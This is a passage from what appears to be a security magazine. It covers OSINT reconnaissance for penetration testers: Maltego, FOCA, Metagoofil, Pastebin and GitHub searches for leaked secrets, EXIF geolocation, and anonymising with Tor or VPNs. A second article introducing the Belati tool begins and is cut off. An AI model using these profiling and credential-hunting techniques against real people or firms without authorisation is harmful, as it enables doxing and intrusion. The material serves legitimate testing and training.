
Figure 22. Twitter search by sentiment

Searching by sentiment can help a tester find out how people talk about the target, and a disgruntled employee may reveal a lot of useful data in his/her feed as a result. Other ways to search for a Twitter account are via selected keywords by using All of these words and From these accounts fields in Advanced Search. When coming up with keywords or phrases, consider the conversational tone of Tweets and how people tend to talk with each other online to formulate a query.

Tweets can be filtered on terms such as "anyone recommend" or "advice on" or "dissatisfied" or "don't recommend." Other tools can be used in conjunction with the general searches to find more in-depth data. Leveraging social media platforms is only one tool to add to the toolbox when doing open source searches. An example of a tool to help search and monitor Twitter is Hootsuite, which can also track and manage various social media accounts.

Reconnaissance Tools

Maltego is an OSINT framework for infrastructure and reconnaissance that runs on Windows, Linux and Mac OSX. Maltego uses transforms to gather and correlate data from various sources. This tool not only collects information about the target organization, emails, confidential files, internal numbers, IPs, and DNS records, but it also represents data in a format that facilitates analysis. Personal reconnaissance in Maltego includes social networking activity, emails, websites, phone numbers, etc. There can be false positives, so it is important to review data. There are two versions, free and commercial. There are numerous add-ons, including one for Shodan.



Product Selection

Please select how you want to use Maltego.

Please choose how you want to use Maltego:

Maltego XL: Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.

Maltego Classic: Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.

Maltego CE (Free): In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.


Maltego CaseFile (Free): In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.

Figure 23. After downloading, pick the version. Use your login.

Maltego visually displays relationships between information found online. This tool can be used for social media transforms. There are online tutorials that will go into depth on Maltego. This article is just showing a quick look at options.

Maltego can be used from a perspective of a defender or attacker to perform link analysis, to check for indicators of compromise (IOC), and to check for malware. This tool is powerful and collects data from diverse internet sources. It allows the tester to organize, map and present information for analysis.

New transforms (tasks) in Maltego leverage the Shodan API allowing a tester to perform link analysis across a network. Maltego's power comes in graphing information across owners, locations, and IPs to find connections between the targets. Transforms are part of the tool and are scripts that execute specific tasks. Maltego has many plugins, Shodan, VirusTotal, Threatminer. Register for an account, and then you will be able to work with the tool.



PATERVA CTAS CE
Paterva
Standard Paterva Transforms
FREE INSTALLED

CaseFile Entities
Paterva
Additional entities from CaseFile
FREE

Kaspersky Lab
Kaspersky Lab
Query Kaspersky Threat Intelligence Data Feeds...
PURCHASED SEPARATELY

Shodan
Andrew@Paterva
Query Shodan data from within Maltego!
FREE

VirusTotal Public API
Malformity Labs
Query the VirusTotal Public API
FREE

NewsLink
Paul@Paterva
Transforms for monitoring and analyzing news ...
FREE

ThreatMiner
ThreatMiner
Query and pivot on data from ThreatMiner.org.
FREE

PassiveTotal
PassiveTotal
Query PassiveTotal source and account data.
FREE

Bitcoin
Paul@Paterva
For visualizing the Bitcoin blockchain.
FREE

The Movie Database
Roelof@Paterva
Transforms that visualize the movie database (T...
FREE

haveibeenpwned
Christian Heinrich
Check if an Account or Domain has been compr...
FREE

People Mon
People Mon
Queries peoplemon.com
FREE

SocialLinks
SocialLinks
Social Networks, Search Engines, People and Co...

Recorded Future Inc.
Recorded Future Inc.
Query Recorded Future for threat intelligence in...

ThreatConnect
ThreatConnect
ThreatConnect Platform Transform Set

ThreatGRID
Malformity Labs
Query the ThreatGRID malware platform

Palo Alto Networks AutoFocus
Palo Alto Networks
Query Palo Alto Networks' AutoFocus API

Flashpoint
Flashpoint
Business Risk Intelligence (BRI) from the Deep a...

Intel 471
Intel 471
Query Intel 471 for actor-centric intelligence inf...

Hybrid-Analysis
Hybrid Analysis
Hybrid Analysis API

CrowdStrike Intel
CrowdStrike
CrowdStrike Intelligence API Transforms

CrowdStrike ThreatGraph
CrowdStrike
CrowdStrike ThreatGraph API Transforms

Digital Shadows
Digital Shadows
Query the Digital Shadows cyber threat intellige...


Figure 24. Start screen Community Edition Maltego 4.1

If you have an IP address, just run "To Shodan Details" in Maltego to get a visual graph of the relationships. Shodan takes a netblock and returns ranges of IP addresses, which means a significant network space returns a subset of IPs. There are transforms for IP from Port (Shodan) or an advanced search directly to Shodan with a string or phrase. To be more efficient, review the list of search terms and expand the /shodan/host/search entry. Since this is an overview of tool use, it may be useful to review this blog on how to use Maltego and integrate it with Shodan.

Maltego has data representations based on different views. Entity-relationship modeling provides data representations. The data found from other sources can be used and included in the transforms found by Maltego. Here is a brief use case for the tool after download and log in. The Transform Hub contains free and paid supplemental features. Pick the fingerprint for the target (red spikey circle on top menu). Pick the target (either a domain or person) and click OK. Maltego then collects information and presents it as a map. Once data has been gathered, the machine is marked completed. Zooming displays relationships for the target. Views change the graph layout.

Metagoofil is an information gathering tool that extracts metadata from the target by performing a Google-based search in the given domain name. It supports PDF, DOC, XLS and PPT filetypes. The tool can be leveraged to extract MAC addresses from files, which can also aid in fingerprinting the network. Metagoofil can be used to fingerprint operating systems and network names. It's written in Python and is part of Kali Linux. Similar to FOCA, Metagoofil searches for documents using a search engine and downloads them locally for metadata extraction. Results are in HTML format.

FOCA is Fingerprinting & Organization with Collected Archives (also the Spanish word for "seal"). This mapping and discovery tool is used to analyze metadata from various files, enumerate users, folders, emails, software and operating systems. The tool is available for Windows only, with the current .NET framework and the Free and PRO are rolled up into one version because the company is no longer working on the application instead of Faast (paid product). If the tester decides to use DNS, point FOCA at the hosts.txt file. For example, if the target domain is targetdomain.net, and the pentester wants records of interest, he/she could search Google for site:targetdomain.net filetype:xls to get a list of Excel spreadsheets exposed to the search engine, but FOCA will do this on three search engines.



Project name

Domain website

Alternative domains

Folder where save documents

Project date 12/20/2017 1:37:20 PM

Project notes

Autosave project each 5 minutes

Figure 25. FOCA Project Page

EXIF (exchangeable image file format) data should be reviewed for information to help fingerprint geolocation or other metadata. Smartphones and digital cameras specify image formats and sound recordings via a standard. There are many EXIF viewers available, including some that integrate into widely used tools such as Burp Suite. Image and video files frequently store geolocation data, which can leak the location of the photo or video, including latitude and longitude. Tools include Adobe Photoshop (Windows/Mac), right-clicking on the image and viewing GetInfo (Mac), Opanda IExif (Windows), or Kuso Exif Viewer. The EXIF tool for both Mac & Windows is https://sno.phy.queensu.ca/~phil/exiftool/. There is also an online Image Metadata Viewer that will either search a URL or accept an uploaded file: http://exif.regex.info/exif.cgi.


Pastebin can be used to monitor data dumps for either the target or third parties connected to the target company or employee. Pastes can provide a lot of information for an attacker (usernames/passwords/IPs). The data found on Pastebin is scattered and is everything from email dumps to credit card numbers and other sensitive information. Data is more accessible from Pastebin if it is scraped, but there are limits, so it may be worthwhile to pay for the API and use a Pro account.

Tools, like PasteHunter (https://github.com/kevthehermit/PasteHunter), can parse the data that comes out of API scraping pastes. The catch is to be familiar with Yara Rules. Refer to the following blog for integration details between PasteHunter and using YARA: https://techanarchy.net/2017/09/hunting-pastebin-with-pastehunter/. Also check out trends on Pastebin: https://pastebin.com/trends

Sites similar to Pastebin that offer custom searches include https://inteltechniques.com/osint/menu.pastebins.html or PasteLert which can be used to set up alerts, similar to Google alerts, for Pastebin entries. The form returns up to 50 results. https://andrewmohawk.com/pasteLert/

LinkedIn is a professional social networking platform that often reveals a lot about the target organization. Search LinkedIn to find information that should never have been publicly shared, such as the name of a C-suite executive or board member. Also, search for job openings at the company in the IT department or developers. Job postings can aid in fingerprinting technology in use at the target company.


Nerdydata is a unique search engine that indexes code snippets, meta tags, HTML, and JavaScript. Search a company name or search for source code or by technology. Use the tool to find various technology. In Figure 26, the search located a large number of sites using Apache Tomcat. Narrow keyword searches to get better results, as referenced by Figure 27, which shows approximately 211 websites. The site returns results by domain, popularity and code snippets.



Websites using Apache Tomcat


Apache Tomcat was found on ~13,089 popular websites

Figure 26. NerdyData search on sites using Apache Tomcat



servlet 2.4

servlet 2.4 was found on ~211 popular websites



Popularity	Snippet
#35,413,556	"" Servlet 2.3 to Servlet 2.4 (JSP 2.0)">Changing from Servlet""
#17,582,639	""/tomcat-5.5-doc/servletapi/" target="_blank">Servlet 2.4 API.</a> Supported by""
#22,343,267	"" 2.1 Tomcat 5.5.20: Servlet 2.4 and JSP 2.0<br""

Figure 27. NerdyData narrow search for Tomcat

Searchcode is used to find APIs, libraries, and functions. Search by language or by source and search over projects from Github, Bitbucket, Google Code, Codeplex, Sourceforge, Fedora Project, GitLab and more.

Github is used to search for issues, source code, anything to help you hit your target. Some organizations accidentally expose information that can be used later in the penetration test. Keyword searches like API, token, secret, password or vulnerable can help you find more data about your target. Looking at the commit history in GitHub can reveal issues that developers find and publicly published by mistake. There could still be issues that were bypassed or forgotten that you discover by looking at old commit histories. There is a tool written in Ruby that helps testers find publicly available, sensitive information called Gitrob. GitHub also has a service called Gists, which are code snippets instead of entire sites.

Tinfoleak can be used to search for Twitter User Leaks. The website is one way to search for leaks or use the tool Tinfoleak (Python script) that can get primary information about Twitter users, devices and OS, applications, social networks, geolocation, Google Earth location, download of all images, hashtags, user mentions and topics. Get the tool here: http://www.vicenteaguileradiaz.com/tools/

If the test target is not in your geographic location leverage a search by country using various country-specific search engines, such as Yandex, a Russian search engine or Baidu, a Chinese search engine Searching on Bing for IP addresses requires the use of the ip: option (i.e., 176.x.x.x). Search for business partners, vendors, outsourcing. Use other apps like openbmap.org or wiggle.net to find wireless in the target business area.

Research IPs and Domains to link additional infrastructure. Try searching with iplist.net or robtex.com, nslist.net or webboar.com. Look for other domains that point to an IP address, determine what else uses the name server, identify different IPs that are near the address. Tools like Virustotal and DNSDB can be used to determine changes in domains by searching on an IP address. (McNicol, 2014)

Automating anything regarding the task of intel gathering eliminates much repetition. For example, use Team Cymru whois module to do lookups, instead of a manual search. Use automated tools to create and parse web requests. Many services have API integrations, which may be worthwhile to use in the quest for target data.

Anonymity

When starting reconnaissance, the tester should be aware of the information exposed during the intel phase about himself/herself. Be careful about the type of information revealed during testing. Use tools to control the exposure of information to the Internet. Some options include plugins like Firefox's User Agent Switcher, NoScript, Refcontrol, Tamperdata, Tor, Virtual Private Network (VPN), or proxies, such as FoxyProxy.

Testers may want to protect their privacy or provide anonymity. Some may want to focus on hiding personal details while others will want to hide their IP address. There are ways to achieve both, but we will discuss options for maintaining anonymity.

Some testers opt to use either a proxy or VPN. Proxies are used to forward traffic from the source to the destination and vice versa. Reasons to proxy are to either capture traffic or hide an IP address. However, the target server may detect the proxy. The options for full anonymity depends upon the requirements because some services may charge a fee. Proxies can be used either as a downloaded tool or as a browser-based plugin or add-on. An example of an anonymous proxy tool is JonDo, for Windows, OSX, and Linux. JonDoFox is a browser with JonDO client already included, and the anonymization functions based upon TOR. Another option is to use an existing browser and to download FoxyProxy, which works in Chrome, Firefox, Edge, Opera, Safari, Vivaldi and Internet Explorer. Another option is Tails, a live OS that uses TOR and can be started off of a USB or DVD.

VPN-based anonymity is similar to proxy-based anonymity. There are both free and paid services. VPNs create an encrypted connection over a less secure network, such as the internet. Options include ExpressVPN (paid service), CyberGhost (free or paid) or Hideman (free or paid). The benefit to having a VPN is the ability to access content globally, and your original IP will appear to be from the network of the VPN provider, which makes it harder to trace.

The Internet with its various layers makes it difficult to map or search with one tool. Some parts are visible to mainstream browsers and search engines, and other parts of the Internet can be accessed only via anonymizing software, like the Onion Router (TOR).

TOR is a privacy-centric browser that works via an open distributed network that moves data around in an attempt to make it difficult to track the user's location. The idea is to provide privacy and anonymity. Some online data can be blocked due to a geographic area, but TOR can help a user view that information as well. The recommendation when using TOR is to use the TOR browser, to not enable or install any plugins or add-ons, to only use HTTPS, and do not open documents downloaded from TOR. For a complete list, refer to the following: https://www.torproject.org/download/download.html.en.

There is a difference between incognito browsing and TOR, and it is preferable to conduct intel searches and deep web searching using an anonymizing browser. Incognito only prevents the browser from saving cookies, form data, or browsing history. It does not utilize encryption and moves data over nodes to obscure the end user IP address, which is the purpose of TOR. While TOR does not make the end user entirely anonymous, it does help make searches more private.

Using TOR can make it more challenging to use searches because if the exit node is blacklisted, search engines may block searches. Also, TOR is slower than other browsers. It is also possible to have online activity flagged as suspicious when using TOR. If TOR is not going to be the right fit, then use a privacy-aware search engine like Epic. The epic privacy browser has a built-in VPN and additional security.

HconSTF is a browser-based testing framework for Linux and Windows (not Mac OSX). It can be used for pentesting web apps, web exploit development, and malware analysis, but the tool also features OSINT search (refer to Figure 28) with over 165 plugins for reconnaissance, doxing, cyber spying and cracking hashes. The application has two variants; one based upon Firefox and the other on Chromium (Aqua base).




Figure 28. HconSTF OSINT features

The primary challenge is to reveal useful data from the layer of the Internet that is exposed via browsers and searches. One question to ask is if the Internet looks the same to a user searching in Russia or China as it does in the US or other countries? This question reveals insights into other tools that facilitate a different geographic perspective on a target and can ultimately lead to the discovery of additional data. (Misra & Dubey, 2013)

When pentesting, consider all of the tools, including the browser. Each browser has various functions and features and can yield different results. Do not limit results by using one browser, and because search results and functionality differ, it is worth exploring options. Extend the functionality of the browser and try different add-ons and extensions. PassiveRecon can be used in Firefox to perform packet-less target discovery. Chrome offers the Open Source Intelligence extension to aid searching for target data, and the Tineye reverse image search, Shodan browser plugin for Chrome or FireFox or Wappalyzer for Chrome or Firefox. Be careful about overloading the browser because the more add-ons, the slower it runs. Also, when adding software to your system always check sources. When using privacy-aware browsers, using add-ons can decrease privacy.

Conclusion

There are many ways to obtain data on a target. The key to success is to leverage many search engines and applications in creative ways to turn data into actionable intelligence. While open source intelligence (OSINT) includes data collected from various sources, it is not limited to just data collection - data categorization, analysis, and organization are essential features of OSINT.

OSINT gathering yields various results depending upon either targeting the person or company from the standpoint of a defender or attacker. This article examined applications from a position of a pentester or attacker performing research or reconnaissance on the target. Some apps are used for academic research, others for pentesting, and yet others for disseminating information within a specialized group of individuals, but all tools, irrespective of their original purpose can be re-purposed to use for OSINT gathering activities either for pentesting or organizational defense.

The most common way of gathering OSINT is through a search engine. While results may display, there are many differences between search engines and how they return results. The way a pentester creates a query makes a difference in how accurate the results are from a search engine.

Part of intelligence gathering is to learn as much as possible about the target. Every piece of information can help the tester gain valuable insights into the characteristics of the security in place for the victim. Often, the test begins by gathering useful data about the company contacts, addresses, locations, news, links to other company sites, information from public databases, job boards, blogs, wikis or other websites. This first step is necessary, but it is critical to know whether the data gathered is information to keep and leverage for later activities or to discard. Data extraction often starts with search engines, but the task of information gathering is more about advanced searching and using specific tools and techniques to obtain information about the target.

A systematic means of extracting data is the beginning of the reconnaissance phase. Intelligence is derived from relationships between data. It is the ability to analyze and interpret information that leads to intelligence. OSINT typically collects so much data that filtering and converting it into something actionable is the most challenging aspect of the task.

References

Bertram, S. (2015). The Tao of Open Source Intelligence. IT Governance Publishing.

Exploit Database. (2017). About The Google Hacking Database. Retrieved from Exploit Database: https://www.exploit-db.com/about-ghdb/

McNicol, A. (2014, April 28). OSINT for Attack and Defense. Retrieved from Slideshare.net: https://www.slideshare.net/j0b1n/osint-for-attack-and-defense

Misra, A., & Dubey, A. (2013). Android Security: Attacks and Defenses. CRC Press.

Panda, N. K., & Chauhan, S. (2015). Hacking Web Intelligence. Syngress.

Plotnick, E. (1997). An overview of concept mapping. Retrieved December 2017, from Mind Mapping: https://www.mind-mapping.org/seminal-papers-in-information-mapping/concept-mapping-overview.html

Tritonia. (2017, October 17). Searching Information: Good to know about search engines. Retrieved from LibGuides: https://uva.libguides.com/searching_information/search_engines

Velu, V. K. (2017). Mastering Kali Linux for Advanced Penetration Testing - Second Edition. Packt Publishing.

Wikipedia. (2017, December 11). https://en.wikipedia.org/wiki/Open-source_intelligence. Retrieved December 17, 2017, from Wikipedia: https://en.wikipedia.org/

Wikipedia. (2017, December 5). Semantic Search. Retrieved December 26, 2017, from Wikipedia: https://en.wikipedia.org/wiki/Semantic_search

Author: Chrissa Constantine

Chrissa has nine years of experience in information security and has held positions within a variety of organizations, ranging from startups to financial services firms. Chrissa has performed penetration tests and vulnerability assessments using industry standard tools and techniques.

Belati: The Traditional Swiss Army Knife for OSINT

by Aan 'Petruknisme' Wahyu

In this article, we will introduce Open Source Intelligence(OSINT) and Belati. Additionally, we will learn how to install and use Belati as an OSINT tool. The topics will focus on: Background, History, Pros & Cons and Field of OSINT and introducing Belati.

In the modern era, everyone is very easy to exchange information, either personally or publicly. Such information can be obtained from various platforms, such as social media, websites or other platforms that provide public information. OSINT is useful in the process of collecting and utilizing public information that is available intentionally or unintentionally.

My interest in mastering OSINT began with an article[1] that explained about OSINT from a different point of view, coincidentally at that time discussing OSINT from the point of view of a criminal in the utilization of public information from potential victims.

I'm interested in creating a new project that might be better than some tools which I found and aim to use it as learning material. So, I created a project called Belati that I'm working on right now, inspired by several projects already exist, including Foca[2] and Datasploit[3].

OSINT

Definition

Open-source intelligence is the intelligence discipline that pertains to intelligence produced from publicly available information that is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence and information requirement. OSINT also applies to the intelligence produced by that discipline.

OSINT is primarily used in national security, law enforcement, and business intelligence functions and is of value to analysts who use non-sensitive intelligence in answering classified, unclassified, or proprietary intelligence requirements across the previous intelligence disciplines.

Pros & Cons

As mentioned earlier, OSINT itself has advantages and disadvantages in data collection.

- **Advantages**

1. Does not compromise sensitive sources

2. The data collection activity is passive (low risk)

